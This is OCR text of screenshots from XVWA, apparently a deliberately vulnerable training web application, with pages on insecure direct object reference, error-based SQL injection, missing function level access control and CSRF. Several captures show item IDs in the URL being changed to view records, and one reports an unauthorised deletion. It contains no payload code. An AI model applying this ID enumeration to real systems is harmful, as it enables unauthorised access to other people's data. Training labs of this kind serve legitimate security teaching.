


localhost/xvwa/vulnerabilities/idor/?item=11




Item Code : XVWA1417 **Description :** test2
Item Name : test

Category : test
Price : 100$




localhost/xvwa/vulnerabilities/idor/?item=5



Item Code : XVWA5642
Item Name : Café au lait

Category : Coffee, Milk
Price : 10.15$

Description : Café au lait is a French coffee drink. In Europe, "café au lait" stems from the same continental tradition as "caffè latte" in Italy, "café con leche" in Spain, "kawa biała" ("white coffee") in Poland, "Milchkaffee" in Germany, "Grosser Brauner" in Austria, "koffie verkeerd" in Netherlands, and "café com leite" in Portugal, simply "coffee with milk".




Insecure Direct Object Reference

This vulnerability happens when the application exposes direct objects to an internal resource, such as files, directory, keys etc. Such mechanisms could lead an attacker to predict objects that would refer to unauthorized resources as well.

Read more about Insecure Direct Object Reference
https://www.owasp.org/index.php/Testing_for_Insecure_Direct_Object_References_(OTG-AUTHZ-004)

Search by Itemcode or use search option



localhost/xvwa/vulnerabilities/idor/?item=4

Insecure Direct Object Reference


This vulnerability happens when the application exposes direct objects to an internal resource, such as files, directory, keys etc. Such mechanisms could lead an attacker to predict objects that would refer to unauthorized resources as well.

Read more about Insecure Direct Object Reference
https://www.owasp.org/index.php/Testing_for_Insecure_Direct_Object_References_(OTG-AUTHZ-004)

Search by Itemcode or use search option

Item Code : XVWA7619
Item Name : Café Bombón
Category : Espresso, Sweetened Milk
Price : 7.08$

Description : Cafe Bombon was made popular in Valencia, Spain, and spread gradually to the rest of the country. It might have been re-created and modified to suit European tastebuds as in many parts of Asia such as Malaysia, Thailand and Singapore the same recipe for coffee which is called "Kopi Susu Panas" (Malaysia) or "Kafe Ron" (Thailand) has already been around for decades and is very popular in "mamak" stalls or "kopitiams" in Malaysia.



localhost/xvwa/vulnerabilities/idor/?item=8

Insecure Direct Object Reference

This vulnerability happens when the application exposes direct objects to an internal resource, such as files, directory, keys etc. Such mechanisms could lead an attacker to predict objects that would refer to unauthorized resources as well.

Read more about Insecure Direct Object Reference
https://www.owasp.org/index.php/Testing_for_Insecure_Direct_Object_References_(OTG-AUTHZ-004)

Search by Itemcode or use search option


Item Code : XVWA1672
Item Name : Café mélange
Category : White Creame
Price : 3.06$

Description : In Italy, latte means milk. What in English-speaking countries is now called a latte is shorthand for "caffelatte" or "caffellatte" ("caffè e latte"). The Italian form means "coffee and milk", similar to the French café au lait, the Spanish café con leche and the Portuguese café com leite. Other drinks commonly found in shops serving caffè lattes are cappuccinos and espressos. Ordering a "latte" in Italy will get the customer a glass of hot or cold milk. Caffè latte is a coffee-based drink made primarily from espresso and steamed milk. It consists of one-third espresso, two-thirds heated milk and about 1cm of foam. Depending on the skill of the barista, the foam can be poured in such a way to create a picture. Common pictures that appear in lattes are love hearts and ferns. Latte art is an interesting topic in itself.

Missing Functional Level Access Control

The **missing function level access control** vulnerability allows users to perform functions that should be restricted, or lets them access resources that should be protected. Normally, functions and resources are directly protected in the code or by configuration settings, but it's not always easy to do correctly. Implementing proper checks can be difficult because modern applications often contain many types of roles and groups, plus a complex user hierarchy.

Search for different type of coffee in window.



SQL Injection – Error Based

SQL injection considerably one of the most critical issues in application security is an attack technique by which a malicious user can run SQL code with the privilege on which the application is configured. Error based SQL injections are easy to detect and exploit further. It responds to user's request with detailed backend error messages. These error messages are generated because of specially designed user requests such that it breaks the SQL query syntax used in the application.


Read more about SQL Injection
https://www.owasp.org/index.php/SQL_Injection

Search by Itemcode or use search option

Item Code : XVWA5642
Item Name : Café au lait

Category : Coffee, Milk
Price : 10.15$

Description : Café au lait is a French coffee drink. In Europe, "café au lait" stems from the same continental tradition as "caffè latte" in Italy, "café con leche" in Spain, "kawa biała" ("white coffee") in Poland, "Milchkaffee" in Germany, "Grosser Brauner" in Austria, "koffie verkeerd" in Netherlands, and "café com leite" in Portugal, simply "coffee with milk".




Search by Itemcode or use search option

Item Code : XVWA7619
Item Name : Café Bombón

Category : Espresso, Sweetened Milk
Price : 7.08$


Description : Cafe Bombon was made popular in Valencia, Spain, and spread gradually to the rest of the country. It might have been re-created and modified to suit European tastebuds as in many parts of Asia such as Malaysia, Thailand and Singapore the same recipe for coffee which is called "Kopi Susu Panas" (Malaysia) or "Kafe Ron" (Thailand) has already been around for decades and is very popular in "mamak" stalls or "kopitiams" in Malaysia.



Missing Functional Level Access Control


This vulnerability exists when the application has insufficient access rights protection. Application sometimes hides sensitive actions from user roles but forget to ensure the access rights if the user tries to predict/use specific parameter to trigger those action. This issue could lead to much more complex and affect the business logic as well.

Read more about Missing Functional Level Access Control
https://www.owasp.org/index.php/Top_10_2013-A7-Missing_Function_Level_Access_Control



Search by Itemcode to view the details

4



Missing Functional Level Access Control

This vulnerability exists when the application has insufficient access rights protection. Application sometimes hides sensitive actions from user roles but forget to ensure the access rights if the user tries to predict/use specific parameter to trigger those action. This issue could lead to much more complex and affect the business logic as well.


Read more about Missing Functional Level Access Control
https://www.owasp.org/index.php/Top_10_2013-A7-Missing_Function_Level_Access_Control

Search by Itemcode to view the details

Item Code : XVWA7619
Item Name : Café Bombón

Category : Espresso, Sweetened Milk
Price : 7.08$

Description : Cafe Bombon was made popular in Valencia, Spain, and spread gradually to the rest of the country. It might have been re-created and modified to suit European tastebuds as in many parts of Asia such as Malaysia, Thailand and Singapore the same recipe for coffee which is called "Kopi Susu Panas" (Malaysia) or "Kafe Ron" (Thailand) has already been around for decades and is very popular in "mamak" stalls or "kopitiams" in Malaysia.




Missing Functional Level Access Control

This vulnerability exists when the application has insufficient access rights protection. Application sometimes hides sensitive actions from user roles but forget to ensure the access rights if the user tries to predict/use specific parameter to trigger those action. This issue could lead to much more complex and affect the business logic as well.

Read more about Missing Functional Level Access Control
https://www.owasp.org/index.php/Top_10_2013-A7-Missing_Function_Level_Access_Control

Search by Itemcode to view the details


Item deleted successfully.



Missing Functional Level Access Control

This vulnerability exists when the application has insufficient access rights protection. Application sometimes hides sensitive actions from user roles but forget to ensure the access rights if the user tries to predict/use specific parameter to trigger those action. This issue could lead to much more complex and affect the business logic as well.


Read more about Missing Functional Level Access Control
https://www.owasp.org/index.php/Top_10_2013-A7-Missing_Function_Level_Access_Control



Cross Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

Change password in XVWA window.

